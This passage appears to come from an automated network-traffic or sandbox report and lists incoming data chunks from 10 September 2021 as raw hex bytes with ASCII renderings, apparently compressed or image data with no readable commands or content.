0c 05 5c 1a 57 36 a3 1f d5 20 8a 2f 2c a5 b1 1a 9e 4f 73 09 98 a3 9f 03 57 cf cc 48 e4 82 68 1c 3c ad 3a 71 f6 79 05 11 4a 11 c0 db 29 52 24 16 00 52 0f 04 f5 76 08 c2 50 49 38 b9 5d b2 7a 9f<br>Data Ascii: K"J?<&&a%@ykkGneuZb/uV(mX4'cF;F&}I3%0VdOERWyn<Q.?M^O$DYFg[eoj}2p\W6 /,OsWHh<:q yJ)R$RvPI8]z |
| 2021-09-10 09:11:43 UTC | 212 | IN | Data Raw: 23 4a 8e fd ec fc f5 5a 57 fe 41 ff 00 ca be 43 f7 97 94 35 bd 5f 39 79 5b 1a 35 0e 63 c9 8e 58 47 93 66 25 88 2d 0e 02 ad bb 83 b4 35 0b bf 9e 94 47 f1 3c fe 22 d4 cc 04 81 5a 30 eb fd fb 41 b6 01 9a 3f 4e e9 38 e8 8d 1c 3a 84 38 af 38 3e e1 24 90 e4 9d ae e0 b5 ae f5 51 b5 ae fc 55 df 09 2c a7 1b 53 15 39 d4 6b bc 3a 92 d4 3a 38 e4 6f cf bb c0 8e b7 a6 a9 8b 51 9a 04 01 f4 fd 6b 16 32 59 ce d8 bb b1 4e 64 dd f3 b4 b1 00 55 73 47 c0 ea 52 d6 52 b0 95 97 0b aa 5d f2 3e 56 ef 30 ac d0 a5 92 52 4d 0d 48 7a bd c5 05 f5 a5 9e d4 80 93 93 2e 06 6e 3e 54 4b fa 78 3e a3 d4 23 c9 09 f3 16 54 10 94 42 c0 80 d1 95 69 37 03 62 c7 56 ea 29 12 8a 47 79 bb e9 f1 ca 13 96 54 99 8c ab 31 04 56 ee 2d 90 01 af 12 e6 30 da 74 d8 2f 49 82 b9 f9 0a 88 2d 94 61 ea 58 a1 d1 55<br>Data Ascii: #JZWAC5_9y[5cXGf%-5G<"Z0A?N8:88>$QU,S9k::8oQk2YNdUsGRR]>V0RMHz.n>TKx>#TBi7bV)GyT1V-0t/I-aXU |
| 2021-09-10 09:11:43 UTC | 213 | IN | Data Raw: cd ea 1a 35 1c 1f 07 31 60 11 62 91 cb 2b d7 9f c4 4f 60 ff 00 50 9e 94 c1 94 ed 68 04 74 37 bc 52 92 e6 45 50 c0 1a 65 51 dc be 09 fe 3e 47 4b ab 82 98 90 4a 45 46 8f ef fd 08 d2 f0 ff 00 4f 5a d2 06 4c c5 ed ab 7a 67 f2 f0 e1 f4 e7 f5 0d e8 fc a5 c2 80 e7 63 c6 40 56 99 99 c2 34 b5 cf 0c a4 83 57 db 37 67 8b aa 23 a8 0e 19 40 f8 be 2b e7 ef 0d af e9 13 d4 81 81 c0 22 e2 97 e7 7d f5 7d eb 67 7d 39 eb df 4e 6b d0 21 c7 c9 c4 92 1d 91 b4 a6 1c 8e e3 2b 3a 6e d8 2e 88 55 8e 8b 7b 6a c9 03 9e a4 b9 08 b6 a3 ba 73 ac 56 ce fa 77 15 c3 97 55 e9 53 a0 ad 32 15 cf 94 1e 41 a4 e2 6a 6b 14 d1 64 42 f1 3a bf 6e 21 23 14 45 ab a0 01 e5 e8 6e 91 89 0b f1 fd b9 f6 12 40 09 c8 68 cd b7 6f 09 3a 90 7c 56 e7 4a df 67 71 96 91 a9 06 83 11 95 e2 c8 c9 8c 4b f7 21 22 91 24<br>Data Ascii: 51`b+O`Pht7REPeQ>GKJEFOZLzgc@V4W7g#@+"}}g}9Nk!+:n.U{jsVwUS2AjkdB:n!#En@ho:\|VJgqK!"$ |
| 2021-09-10 09:11:43 UTC | 214 | IN | Data Raw: c5 0e 89 ec f6 a3 6e dc 40 06 30 7c c2 17 c5 58 dc 41 06 ac 74 92 d5 83 92 89 76 02 e4 91 eb de fd 48 c2 01 37 b9 3f de 9a 46 ae a6 10 6e 55 25 23 8e 30 ac 94 1c 30 60 77 d9 3e d0 0f 04 0d c3 6d 0e 3e 3a 18 4e 15 13 ff 00 60 fb df cc b6 b1 25 cd c5 9d 40 6f 5b db 77 cd f5 85 07 ab 32 8a 62 06 8e 90 87 9b 73 0b 62 dc 81 1d df b3 85 5f 81 7f 3e 3a 3c b4 63 52 5c 59 43 95 8f ea d1 5b 3d 42 b5 1d 32 a1 6d 73 3e 4d 1c da fe ab 75 a4 d3 bd 11 ea 0c d3 21 92 55 c3 9d 77 06 ad b1 c3 0b 4c c1 d9 78 0b 7e 40 1c 7c 9a f1 ac ff 00 4e cb c5 c7 a5 07 35 0b 17 ab ff 00 57 34 6b 06 8f 9f ff 00 a9 67 7d be 13 88 5a ac 10 72 dd be 79 f4 31 fc f7 e8 6b 16 ab aa e6 66 96 0c 13 ee 66 2c 56 a3 91 8c 8c 5c 25 9f f9 63 71 5d c6 b9 f1 c1 eb ec 9c 61 fb 32 a4 a4 ff 00 d4 02 0d 18<br>Data Ascii: n@0\|XAtvH7?FnU%#00`w>m>:N`%@o[w2bsb_>:<cR\YC[=B2ms>Mu!UwLx~@\|N5W4kg}Zry1kff,V\%cq]a2 |
| 2021-09-10 09:11:43 UTC | 216 | IN | Data Raw: 47 65 99 d0 f9 b6 52 79 23 c7 f6 e8 13 4b 29 2c 79 b1 a7 56 db d2 1e 93 e1 77 b9 20 c2 77 e9 c6 9a 35 2d 53 49 5f b6 96 5b 9b bb 28 34 ad b6 16 24 8a 00 92 a4 81 cf cf 9e 38 e9 69 eb 74 35 8d 68 e3 4b d2 ad bd 06 79 43 c8 58 7b 55 ad f3 1b 7f 5a 23 18 cb 99 12 2c 68 cd 93 19 da d2 04 5d a2 81 50 4f 9a e6 89 f2 68 1f 9a 0f 0f 54 ab 9f a3 13 9e d9 41 90 71 2d 20 80 c5 ea f5 17 cc db 4f d3 45 53 f5 04 8a b8 11 6d c7 04 77 1b 70 2c 49 1b 4f b8 86 43 b5 af 8e 00 fc f5 34 24 e3 20 02 29 ad cd 58 11 ab 67 eb 68 65 72 d0 50 05 2c 40 ae 66 b6 3e 56 73 ce f1 9e 9a 88 e6 7a bf 06 33 18 58 a3 31 03 19 b0 ac ad b6 47 04 51 dd f9 1f 15 7c fc 09 4d 2f 2b 06 6c c0 bb 12 5a 8f b7 5c ab 7a 87 86 46 19 81 c0 f9 a1 af 93 b6 cd 4a b1 83 0f 57 41 90 75 5c c9 b1 d8 16 cd c8 4c<br>Data Ascii: GeRy#K),yVw w5-SI_[(4$8it5hKyCX{UZ#,h]POhTAq- OESmwp,IOC4$ )XgherP,@f>Vsz3X1GQ\|M/+lZ\zFJ WAu\L |
| 2021-09-10 09:11:43 UTC | 217 | IN | Data Raw: 54 96 a8 24 7f 56 7f 7e 81 e3 3f c5 7d 39 53 02 ce 10 a4 b1 76 15 6c db 76 cb 3c ed 1c f4 f5 a7 f4 f3 f5 7f e8 86 a8 3d 43 e9 7c 58 27 d3 c4 c5 e6 2f de 25 94 38 6d cb 1e dd a3 71 1b 11 81 05 85 9a aa 3d 6d b8 4e 3b 86 e3 a5 60 98 a4 83 9d 87 ef 76 7d 28 63 2e bf a7 71 12 66 63 e1 50 65 d4 5c 16 7f c0 1c cd 39 88 2e f4 df d6 1d 5b 56 8b ed f2 f2 64 d3 b5 bb db 91 a5 42 f2 41 23 b2 0b ee e3 8c 9d 89 22 39 fd c9 0b 5f 36 41 be a0 be 06 59 38 92 71 01 ad 73 fc 57 a4 5c 70 fc 5c d4 01 2e 68 2e cc 4e a5 aa 5f 2a e9 ac 14 47 eb cf 54 a1 4f b6 cf ca 92 27 64 2f 04 d2 18 dd 36 f2 51 97 c8 7a 16 0a 82 36 f3 c8 e8 4b 92 12 ea c2 90 28 00 00 37 b7 58 b4 e1 f8 84 21 6e 2a 0b 1b d1 ce bd 69 ee c2 0e 74 9f 5d 6b 59 b2 a2 64 66 ea 10 b8 15 b5 a6 12 47 b0 93 4c 4a 28 a1<br>Data Ascii: T$V~?}9Svlv<=C\|X'/%8mq=mN;`v}(c.qfcPe\9.[VdBA#"9_6AY8qsW\p\.h.N_*GTO'd/6Qz6K(7X!n*it]kYdfGLJ( |
| 2021-09-10 09:11:43 UTC | 218 | IN | Data Raw: 40 fa 93 0a 1f 53 7a cb d4 72 43 a9 e5 88 01 c7 93 49 32 c3 8b ec 1d 88 32 26 0c 92 f6 de 46 b4 65 43 57 4e 6b a4 78 c5 48 90 4b 61 e9 86 a7 76 1c e8 1b 56 8a f3 c1 4d 92 a2 82 b1 4d 7b 6a e5 4f 48 b9 ff 00 4f fd 05 f5 23 d3 9a bc 78 9a cc af a9 c1 df 31 47 9d a7 ab 26 1a 18 c0 8d b0 f2 b1 9a a4 c6 75 93 9d ea 19 5d 49 f9 e0 62 b8 d5 cb 52 b1 20 82 c5 d8 64 28 58 f3 63 ae 56 78 22 10 52 5c bd c7 20 c7 ba e5 58 bd 7e 9a c4 78 b1 15 35 08 cc 4e 89 1b 30 56 de b1 97 15 5e e1 ee 37 e0 9f e7 81 e3 aa 5e 26 78 76 a0 2f f0 18 f5 d3 97 59 94 1c 78 b5 50 3b 59 ad 4e 7c cb 03 12 3a 7e 94 df 75 21 10 c4 77 33 86 2a 94 a4 97 1b 3b ce 00 dc 41 fd c8 a6 be 77 72 6c 68 5a a9 84 73 63 9f 2e cf 58 b0 96 b0 02 5f 41 6a 31 7e fe 04 13 c7 a5 11 72 13 19 00 8f 62 f3 fa 71 ee<br>Data Ascii: @SzrCI22&FeCWNkxHKavVMM{jOHO#x1G&u]IbR d(XcVx"R\ X~x5N0V^7^&xv/YxP;YN\|:~u!w3*;AwrlhZsc.X _Aj1~rbq |
| 2021-09-10 09:11:43 UTC | 220 | IN | Data Raw: 14 7a 32 d9 32 05 18 9a 82 5b 36 3b b3 f3 db 98 d2 2b 62 49 35 ce 8f b6 dd d2 27 12 09 d6 29 c9 dc 36 4c 1d 77 28 db ee 6f d3 bb 1e 09 f3 f1 c7 3d 20 c5 45 20 1d 75 af 51 e9 e9 a1 79 cc b9 6a a1 2e c7 97 9f b7 c0 89 6d 03 5a 38 93 a4 ee cf 24 2c 7b 4e ab fb a9 79 e0 b7 82 39 2b 47 c0 2b f8 ae cd 40 02 81 c1 67 e9 99 82 70 93 4b 10 5f 73 a1 6d 7d 0f 31 61 0d ec 69 8c 93 26 3a c8 5c 23 47 91 03 98 cd 49 0e 4d 30 90 97 04 b0 89 e8 fb 7f ca 5b 9e 0f 54 f3 92 52 4e 9e 94 a9 b5 ba 8d 22 f6 42 71 5c 51 d2 ee 7b af 74 82 fc b1 1e 26 9d 8f 14 92 a9 8a 24 95 e6 31 47 55 ba 7f de ac a0 06 0e ec ab f9 3c 91 d2 52 ff 00 9a 68 f7 cf 36 a0 ae bd d4 c3 33 09 4b e1 0f 5b 35 ba fc e7 bb 47 81 8f 26 5c 0c ad dc c8 18 92 a6 3e e5 c7 69 5a 22 63 69 04 5b 81 dd b4 82 5b 9a dc<br>Data Ascii: z22[6;+bI5')6Lw(o= E uQyj.mZ8$,{Ny9+G+@gpK_sm}1ai&:\#GIM0[TRN"Bq\Q{t&$1GU<Rh63K[5G&\>iZ"ci[[ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 221 | IN | Data Raw: 88 e5 01 9a 10 cb e5 92 45 1b 17 c7 b8 70 4d f4 e4 a9 b5 50 36 56 12 46 44 54 87 66 6b 8b 66 6b 15 ab 90 a4 07 35 bf 47 d6 9e 60 bb 30 ea 29 e8 ed 79 34 7f 52 69 b2 e5 17 18 ee 92 69 79 82 41 ed 32 b3 11 8f 6c 40 ab 04 a8 f9 1c 71 f0 6c 95 28 71 32 80 a3 8a 8b bb 00 e7 3d 73 6a 73 8a f1 37 fd bc ec 4d 72 41 03 33 7c b7 77 8b cd e8 5f 53 09 15 60 71 1c 6a ac 55 23 07 77 b1 45 21 2e c0 16 66 f2 5c d6 db 5a f1 d6 6f 89 90 50 b5 02 c5 8f e4 ec 69 5e 63 ca 36 1c 17 14 27 4a 48 49 62 00 71 7c b5 ef f3 62 31 65 8b 2f 1d 26 4c 82 72 e1 31 cf da 64 bc 79 05 d1 8e c9 2a 4b 6e e5 2c 59 50 5b aa c9 c1 43 f8 16 b7 4d de b4 f9 f3 8b 69 4a 07 2a eb e5 40 3b a4 13 47 91 11 9d 67 9d 1b ba c8 8d 22 a3 c6 04 c1 61 30 92 88 de d3 57 ef 40 77 01 7e 7a 56 c9 21 45 df af 2c f6<br>Data Ascii: EpMP6VFDTfkfk5G`0)y4RiiyA2l@ql(q2=sjs7MrA3\|w_S`qjU#wE!.f\ZoPi^c6'JHIbq\|b1e/&Lr1dy*Kn,YP[ CMiJ*@;Gg"a0W@w~zV!E, |
| 2021-09-10 09:11:43 UTC | 222 | IN | Data Raw: b5 20 c3 ee 26 cc 75 2f c2 6f 60 92 92 d1 03 b7 90 01 eb c8 41 07 c4 82 40 16 87 7f d9 19 aa 20 78 58 38 62 cf b3 92 7c 9f a8 17 da d7 3e b9 e9 8c 66 9b 26 63 be 1c 5c 3c 43 0c 92 86 77 cc c4 8d 20 cb ce 8e 4c 77 54 d9 b3 d9 0c 45 40 6e 1c 9f 82 73 27 12 68 86 3a 8a d7 21 e8 72 23 70 61 35 70 53 a5 ae ab 2a 00 d8 17 fc 3f 3a 8e 75 11 15 93 eb 4d 11 84 72 26 b9 14 d0 4e b9 b3 e3 c6 93 0c ac 85 66 11 9e de 5a 39 6d bd 9d f5 dc 24 21 af 03 af 24 19 74 28 7c 9c 82 3c bf 5a b1 85 e6 cb 9e 49 03 10 d0 0f c8 e8 4b 35 ea 34 0b cf f5 e6 8d a6 1c a1 89 2e 33 64 ac 86 06 97 22 64 05 91 c0 62 eb 09 df 12 91 76 02 80 39 37 d1 52 99 ab a9 91 96 e2 9d b1 ce ef 68 98 e1 78 85 36 25 97 d5 80 f3 2d 97 a5 a1 49 ea af a8 1e 9a 29 93 18 d7 20 c3 46 05 c9 3d 8d c6 4d b6 fd ce<br>Data Ascii: &u/o`A@ xX8b\|>f&c\<Cw LwTE@ns'h:!r#pa5pS*?:uMr&NfZ9m$!$t(\|<ZIK54.3d"dbv97Rhx6%-I) F=M |
| 2021-09-10 09:11:43 UTC | 223 | IN | Data Raw: 39 1b 59 70 e4 95 e0 9d 80 79 10 e4 13 23 01 e0 35 47 b1 45 51 41 e2 ea fa c8 7d 52 62 c2 a5 90 fe 22 1e 97 71 5b bd 28 3a e4 23 5f c0 4a 40 96 c4 02 e2 c7 c9 8e b4 7f 76 85 df aa a6 7c df a8 39 f3 85 75 33 65 e4 11 23 c9 b8 0e d9 2c 0a a9 24 84 6e 08 1c 70 3f de d2 42 12 78 50 00 a6 17 3b 1e c3 56 f5 e7 15 9c 40 6e 24 a8 b9 21 4b 4a 49 c9 21 5e 11 f1 9e 95 cc fb 14 36 41 d5 dc 6e 8e 39 74 a8 a7 31 85 dc b2 bb 61 b2 da 91 44 6e da 6e ea b6 90 7a 41 41 41 52 d9 5f e4 45 ab fc be 1f 9c 15 35 13 4a 6e c9 b7 2d b3 cb d2 07 22 81 7f c0 23 08 ee 67 87 26 14 99 f6 b2 95 59 65 77 bf 90 42 aa ee 17 e0 72 2e fa 9a 94 bf bc a2 a2 5a 80 8d 85 ba f2 3f 88 29 c0 a9 08 61 e2 14 35 a5 c6 f0 19 ad 49 8f 8d 91 88 f9 02 59 52 23 36 24 b3 05 bb 13 2a 30 f6 8e 48 0c c0 d8 3f<br>Data Ascii: 9Ypy#5GEQA}Rb"q[(:#_J@v\|9u3e#,$np?BxP;V@n$!KJI!^6An9t1aDnnzAAAR_E5Jn-"#g&YewBr.Z?)a5IYR# 6$*0H? |
| 2021-09-10 09:11:43 UTC | 225 | IN | Data Raw: b4 81 81 61 9f e2 84 65 a7 e1 ac 6b 23 ab e4 2c 7a 66 42 14 8c cd 2e 77 dd 44 a4 d3 2c 52 f6 dc 59 02 cb 25 d7 20 90 05 1b b3 d4 25 8c 29 25 2e e1 d3 ab e7 61 bd 35 87 26 9a 91 bb e6 f7 6f ce 7e 54 83 af 47 e3 45 95 a5 6b 4c ab 1a b6 36 81 33 37 b4 92 23 69 55 96 21 ba bd ac db dc 81 f9 bf 1c 14 67 ad 58 a4 82 69 88 d0 73 03 b3 68 3c 84 80 99 d9 b2 45 fb 6f 3b 40 97 a2 f5 58 a6 d3 75 7d 1f 21 7b 43 20 c7 9b 83 1c be 31 b3 31 a7 69 22 11 30 07 69 9a 36 78 0d 0e 2f 9e 98 9c 85 28 a1 89 62 2a 5f 30 cd fd fc c2 d2 96 70 cc 4b 0b 8a 82 41 ce 8f cb fb 61 03 3a ee 69 c8 f5 4e 93 96 c1 51 f2 a3 6d 3a 1b 67 b8 b9 91 1a f6 00 15 85 1b e3 f7 10 3f 82 74 85 26 49 1f e3 4a e6 f7 cb 5d 2d c9 a0 69 59 0b 65 00 3f 40 81 ce 8e fc ba 44 3e 82 c8 3d 49 ea 2c 77 8c ca 72 74<br>Data Ascii: aek#,zfB.wD,RY% %)%.a5&o~TGEkL637#iU!gXish<Eo;@Xu}!{C 11i"0i6x/(b*_0pKAa:iNQm:g?t&IJ]-iYe? @D>=I,wrt |
| 2021-09-10 09:11:43 UTC | 226 | IN | Data Raw: bc e3 55 c3 7d 2e 51 09 27 87 96 a2 59 c1 0e c3 5a e9 eb 62 5e 91 23 af 7f 4b de 96 93 ec 55 70 a1 96 1d 53 1e 4c a8 59 63 42 61 5d db 3b 32 9d a4 0b ad eb c8 b5 6e 48 f3 d2 ff 00 fd db 89 96 aa ae 99 6f 9f c6 51 60 bf f4 f7 01 c5 a4 3f 0e 82 05 49 c3 63 67 19 8d 33 cb 68 08 9f fa 2b d2 32 19 46 9d 26 56 1b 35 b2 cb 8a ee 19 18 72 15 76 9a af c8 b0 00 37 e3 a2 a3 eb 64 03 f7 40 23 40 e0 9b ee f9 69 51 e7 0a ff 00 fc 07 c1 cc 07 ed a1 68 c5 57 18 69 57 02 d9 d4 65 bc 46 9f e8 ef ea 1e 0c 61 b4 0f 58 ea 91 ba 31 ec c3 97 04 79 51 96 24 ed 59 77 af 31 83 e4 16 e7 8a 3d 48 fd 5b 86 58 75 24 0d 86 9a 1c e9 5c d9 ab 95 03 ff 00 f0 3f 1b 2d 5f fe 3c e9 c9 4e 20 03 66 d5 ad 0d c5 36 f6 c2 9f 42 ff 00 a8 fd 07 bb 5e 9a d1 fd 45 19 52 a7 33 1f 26 7c 49 c8 7f 32 3e<br>Data Ascii: U}.Q'YZb^#KUpSLYcBa];2nHoQ`?Icg3h+2F&V5rv7d@#@iQhWiWeFaX1yQ$Yw1=H[Xu$\?-_<N f6B^ER3&\|I2> |
| 2021-09-10 09:11:43 UTC | 227 | IN | Data Raw: 57 89 24 bd cf e6 ce c7 4b 88 5c eb f9 98 d2 b3 3e 40 1b c3 a0 85 9c 72 40 b0 a4 5a 8e 08 34 48 b0 0f 00 7e 59 96 8f 10 35 a5 7a e9 fa 86 a5 85 26 d7 62 2a 18 35 88 0d df b4 03 4f 92 66 90 c8 25 76 dc ac 92 23 0e 0d 31 da 53 fe 91 b4 d7 e4 ff 00 a7 4f 09 a2 80 a4 00 08 a8 d2 ae fd 81 08 cc 09 42 89 20 12 a2 a0 fb ed 9d ea 2b 03 9a 82 09 24 57 7d bb 11 95 56 35 b7 73 b6 3d 84 71 5b 42 d5 59 be 3f b1 e8 e8 32 d4 7e e2 2a f5 f3 d6 dd 6a d1 15 2d 91 4a f3 3e 5f af 28 0f cd c7 8a 36 67 98 ab 05 56 8c a0 6a d8 b4 0b 35 12 49 da 68 11 e4 8f 80 7a f2 c1 bd 4f c0 ef ba 40 cc cc 0a 16 b6 74 da 20 75 1c e5 08 cd fa 4d 02 a2 29 58 90 92 d4 a4 37 6d 5a c8 06 ec 9b fd d6 4d 8e 80 4a 83 b0 04 65 af a6 86 9d 98 92 b0 9f 1b f3 00 d0 fe 73 2d d2 14 3a de 71 95 72 b2 59 82<br>Data Ascii: W$K\>@r@Z4H~Y5z&b*5Of%v#1SOB +$W}V5s=q[BY?2~*j-J>_(6gVj5IhzO@t uM)X7mZMJes-:qrY |
| 2021-09-10 09:11:43 UTC | 228 | IN | Data Raw: ce ff 00 11 62 41 43 4c 03 13 b5 15 6b 65 fb b1 de 0d f4 93 2e 9f a7 e1 ac 71 cb 28 c8 88 e4 b2 ab 20 50 cf b3 dd b6 44 66 43 c3 00 14 84 60 6c 8b ae 97 08 24 96 2a f3 f9 37 da 0e 09 4d 80 0f b7 b4 7f 44 ed b6 25 90 37 fd 1b 88 e4 9b ae 08 37 e6 bc 71 e7 fb 73 ab 51 72 ec cc 23 e7 cd df 7d 3b 22 23 b1 c9 da 08 66 62 cd c0 62 77 2a dd 8d bf fa e3 ae a5 58 72 77 e8 cd 1c f4 f4 a5 e3 6f 29 d1 61 06 c4 8e 9f b7 73 05 28 68 58 65 f9 fe 3e 2f e7 ae 15 62 2f b6 e7 be 9f b8 f0 29 ff 00 b8 1b dd e0 73 51 21 c5 b3 30 09 c1 f3 66 c5 8a f8 23 f0 28 9a f9 eb 8b 62 9d 08 1e 6d 6f 6f 6b c0 c2 82 4a b3 04 e4 72 73 d8 ca 10 1f 53 77 ff 00 82 65 43 1a 6e 9f 28 cd b6 46 01 40 8e 30 09 ff 00 f3 6e e8 96 34 df 1c f4 a8 00 9c 78 98 1c 88 39 6a 7a 65 fd 31 2f 11 63 56 36 17 3f<br>Data Ascii: bACLke.q( PDfC`l$*7MD%77qsQr#};"#fbbw*Xrwo)as(hXe>/b/)sQ!0f#(bmookJrsSweCn(F@0n4x9jze1/cV6? |
| 2021-09-10 09:11:43 UTC | 230 | IN | Data Raw: 5e 55 a3 59 10 87 2a e0 8f c0 22 30 48 a2 07 3e 7a 49 60 29 c1 0c 0f 3a 1b 6d f8 10 e4 b2 87 0c f4 c8 b7 96 be 95 f3 86 b7 a0 b5 e1 8b 94 af 97 25 c7 2f 6d d2 47 34 0a a7 20 30 5a db b6 c0 60 79 14 0d f5 51 c6 f0 ee ea 6a 33 1b 92 f5 a8 e8 d5 d3 58 d1 fd 3b 88 4a 54 32 63 67 73 90 61 ef 1d 02 f4 3e b2 bf 6f 88 21 cb 01 0e c2 17 1d 91 4e d9 15 5c 90 58 ed 50 4f 9b 1e 14 dd 58 bc 6f 16 95 25 6a f0 10 0b 81 b5 e3 69 22 62 14 90 52 5d d8 67 a7 cf 5f c3 ff 00 13 52 8a 4c 49 10 39 7d d1 6e 01 49 70 01 f6 96 50 0f 9d c2 fd b6 07 fa 74 81 04 02 e9 26 b6 6d 4f 28 75 4a c3 97 c4 6b cb a9 24 d8 c6 38 c1 dd b7 6c 72 3d 0f d4 16 18 bb 78 5b e4 8b e4 0f ef c3 12 50 0b 28 b8 cd ac 73 ce bd 98 e0 58 22 be 50 03 ac 04 78 1d 1d c1 8e 64 62 d2 92 5a 2d ca c5 a4 0a 14 7b c3<br>Data Ascii: ^UY*"0H>zI`):m%/mG4 0Z`yQj3X;JT2cgsa>o!N\XPOXo%ji"bR]g_RLI9}nIpPt&mO(uJk$8lr=x[P(sX"PxdbZ-{ |
| 2021-09-10 09:11:43 UTC | 231 | IN | Data Raw: 72 1d 85 00 b3 64 e3 4e 59 d4 da 0a 52 4c 7d 23 fc 1e 6d 48 bc d8 d9 f8 d3 64 c5 16 01 c7 9e 71 02 89 12 11 34 25 d6 48 40 c8 8d b7 2b 49 de 0b 5b 50 f0 7a 6c e1 47 8a d4 14 be ef 5b be 9a 08 cc 71 5f 53 0b 42 d3 2d c9 0a 52 1a 86 a0 dc b5 c6 b9 d7 48 2d d2 57 50 f5 3e 6e 48 8f bb f6 43 16 22 94 2d 20 64 11 a6 d4 24 80 88 62 e3 f8 70 c6 c9 07 aa e9 f3 af ad 19 cb 73 fc 65 a5 23 3b 3f 8f 97 25 24 95 e2 52 dc 94 83 66 24 b5 f5 f2 e7 16 67 d1 5a 3a e3 e2 c2 83 b7 12 93 22 33 98 ff 00 51 8b ed 31 3c 54 02 fc 35 92 5a ea c7 91 d5 14 f9 ee 4a 53 e1 24 9f 11 2e 29 95 2b 7c df 68 c8 f1 dc 79 9a b5 7f 26 c5 67 1b d0 77 5e 50 f7 d2 60 ed f6 80 46 2b 60 ee 91 ca 86 62 00 27 6b 13 5c 72 bb 6b 92 2a ba 55 0f f7 50 a5 17 a8 2e 3f 88 00 9a 3d ff 00 a8 a3 9c b5 29 f0 97<br>Data Ascii: rdNYRL}#mHdq4%H@+I[PzlG[q_SB-RH-WP>nHC"- d$bpse#;?%$Rf$gZ:"3Q1<T5ZJS$.)+\|hy&gw^P`F+`b'k\ rk*UP.?=) |
| 2021-09-10 09:11:43 UTC | 232 | IN | Data Raw: f7 ba 69 c7 c9 55 72 56 37 c9 53 b0 b9 f3 b4 c8 96 a0 9f 6c 87 8f c7 45 98 12 a9 ac cc 51 57 39 e5 bb 7e c1 a0 bf 24 b1 96 6b 53 e8 f9 13 a1 d8 7b c0 a3 4c ba 1f a9 f4 fd 56 18 5f ec f2 be d5 b2 0b 82 a1 a4 8d bb 1a 88 16 cb ca 92 b2 2d f3 e0 af 07 92 4c c2 b9 6c ec 48 37 f7 d5 b5 e5 d2 16 0a 52 26 ea c6 99 52 8f 97 3f ee 0c bd 7b a7 49 06 b9 95 a9 4a 02 e3 65 0c 1c d5 7e 24 1d c8 e3 d8 cb b8 58 fd 68 d2 26 3c ff 00 98 5f 8e 57 e1 94 13 2f 09 2e 6d d6 da ef f8 d8 dc 5b 29 5f 70 8a 06 38 7f 6d d1 ff 00 34 10 8d e2 cc 8b 50 78 36 b8 90 e3 22 07 f3 1d b3 bb 83 cd 32 8a ba be 78 fe fd 31 62 0d 2a c5 bf 20 79 8f 8b 42 80 63 18 85 01 ca f9 3b 1e cc 42 33 47 8d 8e 93 c3 14 4e 34 cc a4 ee 64 cb 08 7d d2 94 b4 50 37 01 b1 98 15 a3 f3 c5 57 5d 2a f1 a5 0d fc 99 b4<br>Data Ascii: iUrV7SlEQW9~$kS{LV_-LlH7R&R?{IJe~$Xh&<_W/.m[)_p8m4Px6"2x1b* yBc;B3GN4d}P7W]* |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 234 | IN | Data Raw: 49 49 52 52 1c 9e 5f 91 7e f4 85 a6 87 06 a1 83 85 eb 3d 1f 2e 04 59 32 71 21 95 89 7d cd 1c d1 65 30 86 78 9d 7d af 1b a9 0e 8e 18 92 a4 72 38 e9 95 78 d6 e0 b8 19 e9 52 45 da f9 0c a1 34 25 52 d4 04 d6 4e 74 20 e7 4b 57 a7 f7 1f a4 cc 3a 86 8b 14 93 18 cc 9a 4e 50 c5 92 35 3e e5 88 84 74 9a bf e9 63 6a d6 40 03 83 f1 d4 48 c2 aa 37 8e ef ad 8f ea ff 00 10 d9 5a 54 03 1b 0a f7 df c4 65 d6 72 22 d5 fd 3b 8b 1d 29 a5 96 16 02 83 89 d2 45 d8 68 d6 e4 78 8d 02 b6 45 7e 01 eb a8 4e 05 8e 40 9e a4 40 f8 82 26 4a 38 4b b3 83 b7 7d e7 02 7a 16 39 10 eb 52 44 52 44 dc c8 e1 ec aa 3c 34 e0 fe 03 80 0a 83 c5 50 e7 a6 27 cd 0a 42 46 80 81 7b b3 5c e5 6e 4f 76 68 53 85 01 25 78 80 cb 21 57 7a 96 1e 7a ed 96 6d 76 08 33 f4 f7 48 f7 49 b2 25 66 0a 46 f3 14 eb db 61 b8<br>Data Ascii: IIRR_~=.Y2q!}e0x}r8xRE4%RNt KW:NP5>tcj@H7ZTer";)EhxE~N@@&J8K}z9RDRD<4P'BF{\nOv hS%x!Wzzmv3HI%fFa |
| 2021-09-10 09:11:43 UTC | 235 | IN | Data Raw: ee 91 5b 2f e9 fc 41 90 12 a5 93 38 2c 38 c4 c5 85 d8 bb 54 00 f5 6f 38 d5 f4 37 f5 0b 36 3f a6 f5 8d 3b 2f 12 0c 9d 4b 3b 0b ed 20 c9 c8 5c 67 c5 c7 cd c8 92 41 95 9a e3 21 49 77 ec 15 68 d1 29 c4 e0 9a 03 9e a0 9e 28 11 84 c9 7b 92 41 16 f3 7e 40 31 cb 78 b3 e2 3e 8a a9 ab e1 e6 c8 e2 d4 99 78 52 26 a6 a1 8a 40 0a 2f 9b d6 99 96 bc 48 fa c7 eb 07 a6 64 c2 c5 97 4d d1 70 b4 cd 4b 1b 16 18 27 d4 70 96 3a c9 c9 8b 29 cb 4e f1 c6 aa 63 99 e1 90 32 f0 51 3b 64 00 77 0e 93 e2 67 4a 5f fc 68 92 e4 ff 00 90 1f c0 81 a9 f3 b8 eb 68 2f 09 c0 71 52 78 99 cf c4 95 f0 eb 28 c2 e4 9a 31 04 04 93 40 f4 dd b3 81 fd 4b fa bb fa 89 fe 03 ad fa 3f 03 50 8d b0 35 27 c7 c8 76 87 4d 8b 2e 71 34 18 18 f8 63 1f 23 3b 26 08 44 30 cb 0c 17 30 8e 99 49 d9 b8 d0 a7 78 6f ae f1 9c<br>Data Ascii: [/A8,8To876?;/K; \gA!Iwh)({A~@1x>xR&@/HdMpK'p:)Nc2Q;dwgJ_hh/qRx(1@K?P5'vM.q4c#;&D00Ixo |
